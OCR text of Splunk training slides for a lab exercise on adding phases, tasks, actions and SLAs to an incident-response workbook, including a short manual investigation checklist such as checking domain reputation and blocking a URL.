


Adding Actions to Workbook Tasks




splunk> turn data into doing


Adding Actions to Workbook Tasks




Adding Actions to Workbook Tasks



Configuring SLAs for Workbook Tasks



Saving your newly created workbook



splunk> turn data into doing

- Create a new workbook ☑
- Assign users to tasks ☑
- Configure a phase and task ☑
- Configure task SLAs ☑
- Add actions to tasks ☑
- Add a new phase and task
- Promote event to case

Exercise #4 - Workbook Phases/Tasks

Formalizing the investigation process with workbooks

Estimated Duration: 10 Minutes

For this exercise your task is:

- Add a response phase and tasks to our newly created workbook aligned to the manual investigation we just walked through
- Configure all tasks with appropriate actions and SLAs


Reminders

- Some tasks in the first phase did not have actions or SLAs configured
- Create a new phase with a single task to block the URL with the correct action
- Remember to add an owner and SLA for the newly created task as well


Manual Investigation Task List

- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL


Adding a new workbook phase/task




Adding a new workbook phase/task




Adding a new workbook phase/task




Adding a new workbook phase/task



